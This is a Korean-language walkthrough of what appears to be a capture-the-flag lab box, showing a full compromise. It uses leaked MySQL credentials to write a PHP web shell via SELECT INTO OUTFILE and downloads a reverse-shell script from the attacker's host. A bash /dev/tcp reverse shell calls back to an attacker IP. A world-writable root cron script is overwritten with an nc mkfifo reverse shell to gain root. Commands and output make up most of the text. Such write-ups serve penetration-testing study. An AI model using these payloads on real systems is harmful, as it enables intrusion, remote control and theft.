
따라서 앞서 획득한 DB 크리덴셜을 이용하여 MySQL에 직접 접속한 후 SELECT INTO OUTFILE 구문으로 웹쉘을 업로드 디렉토리에 직접 삽입하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ mysql -u root -pplbkac -h 192.168.122.179 --ssl=0 -e "SELECT '<?php echo shell_exec(\\$_GET[\\"cmd\\"]); ?>' INTO OUTFILE '/var/www/https/blogblog/wp-content/uploads/shell.php';"

┌──(jaejun835㉿jaejun835)-[~]
└─$
이후 아래 URL로 웹쉘 동작을 확인하였다
<https://192.168.122.179:12380/blogblog/wp-content/uploads/shell.php?cmd=id>

www-data 권한으로 명령어가 실행되는 것을 확인하였다
웹쉘 업로드 후 리버스쉘 명령어를 직접 URL로 전달할 경우 & 문자가 URL 파라미터 구분자로 인식되어 명령어가 깨지는 문제가 발생하였다
이를 우회하기 위해 Kali에서 리버스쉘 명령어를 파일에 저장하고 웹서버로 호스팅하는 방식을 사용하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ echo 'bash -i >& /dev/tcp/192.168.122.1/4444 0>&1' > /tmp/rev.sh
cd /tmp && python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
웹쉘을 통해 타겟 서버가 rev.sh를 다운로드하도록 하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ curl -k "<https://192.168.122.179:12380/blogblog/wp-content/uploads/shell.php?cmd=wget+http://192.168.122.1/rev.sh+-O+/tmp/rev.sh>"
nc 리스너를 열고 타겟 서버에서 rev.sh를 실행시켜 리버스쉘 연결에 성공하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ curl -k "<https://192.168.122.179:12380/blogblog/wp-content/uploads/shell.php?cmd=bash+/tmp/rev.sh>"
┌──(jaejun835㉿jaejun835)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.179 49986
bash: cannot set terminal process group (1017): Inappropriate ioctl for device
bash: no job control in this shell
www-data@red:/var/www/https/blogblog/wp-content/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@red:/var/www/https/blogblog/wp-content/uploads$
www-data 권한의 쉘을 획득한 후 권한 상승을 위해 시스템을 열거하던 중 /etc/cron.d/ 를 확인한 결과 cron-logrotate.sh 가 5분마다 root 권한으로 실행되고 있음을 확인하였다
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cat /etc/cron.d/*
cat /etc/cron.d/*
*/5 *   * * *   root  /usr/local/sbin/cron-logrotate.sh
#
# cron.d/mdadm -- schedules periodic redundancy checks of MD devices
#
# Copyright © martin f. krafft <madduck@madduck.net>
# distributed under the terms of the Artistic Licence 2.0
#

# By default, run at 00:57 on every Sunday, but do nothing unless the day of
# the month is less than or equal to 7. Thus, only run on the first Sunday of
# each month. crontab(5) sucks, unfortunately, in this regard; therefore this
# hack (see #380425).
57 0 * * 0 root if [ -x /usr/share/mdadm/checkarray ] && [ $(date +\\%d) -le 7 ]; then /usr/share/mdadm/checkarray --cron --all --idle --quiet; fi
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
#  This purges session files in session.save_path older than X,
#  where X is defined in seconds as the largest value of
#  session.gc_maxlifetime from all your SAPI php.ini files
#  or 24 minutes if not defined.  The script triggers only
#  when session.save_handler=files.
#
#  WARNING: The scripts tries hard to honour all relevant
#  session PHP options, but if you do something unusual
#  you have to disable this script and take care of your
#  sessions yourself.

# Look for and purge old sessions every 30 minutes
09,39 *     * * *     root   [ -x /usr/lib/php/sessionclean ] && /usr/lib/php/sessionclean
www-data@red:/var/www/https/blogblog/wp-content/uploads$
해당 파일의 권한을 확인한 결과 world-writable로 설정되어 있음을 확인하였다
www-data@red:/var/www/https/blogblog/wp-content/uploads$ ls -la /usr/local/sbin/cron-logrotate.sh
</blogblog/wp-content/uploads$ ls -la /usr/local/sbin/cron-logrotate.sh
-rwxrwxrwx 1 root root 81 Apr 30 02:55 /usr/local/sbin/cron-logrotate.sh
www-data@red:/var/www/https/blogblog/wp-content/uploads$
root가 실행하는 스크립트를 일반 유저도 수정할 수 있으므로 해당 스크립트에 리버스쉘 코드를 삽입하였다
처음에는 bash /dev/tcp 방식을 시도하였으나 해당 박스에서 지원되지 않아 nc mkfifo 방식으로 변경하였다
www-data@red:/var/www/https/blogblog/wp-content/uploads$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.122.1 4444 >/tmp/f' > /usr/local/sbin/cron-logrotate.sh
< -i 2>&1|nc 192.168.122.1 4444 >/tmp/f' > /usr/local/sbin/cron-logrotate.sh
www-data@red:/var/www/https/blogblog/wp-content/uploads$ cat /usr/local/sbin/cron-logrotate.sh
</blogblog/wp-content/uploads$ cat /usr/local/sbin/cron-logrotate.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.122.1 4444 >/tmp/f
www-data@red:/var/www/https/blogblog/wp-content/uploads$
Kali에서 nc 리스너를 열고 대기하였다
nc -lvnp 4444
5분 이내로 cron이 스크립트를 실행하면서 root 권한의 리버스쉘 연결이 들어왔다
┌──(jaejun835㉿jaejun835)-[~]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.122.179 44188
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
fix-wordpress.sh
flag.txt
issue
python.sh
wordpress.sql
# cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

#
성공적으로 root 권한을 획득하였다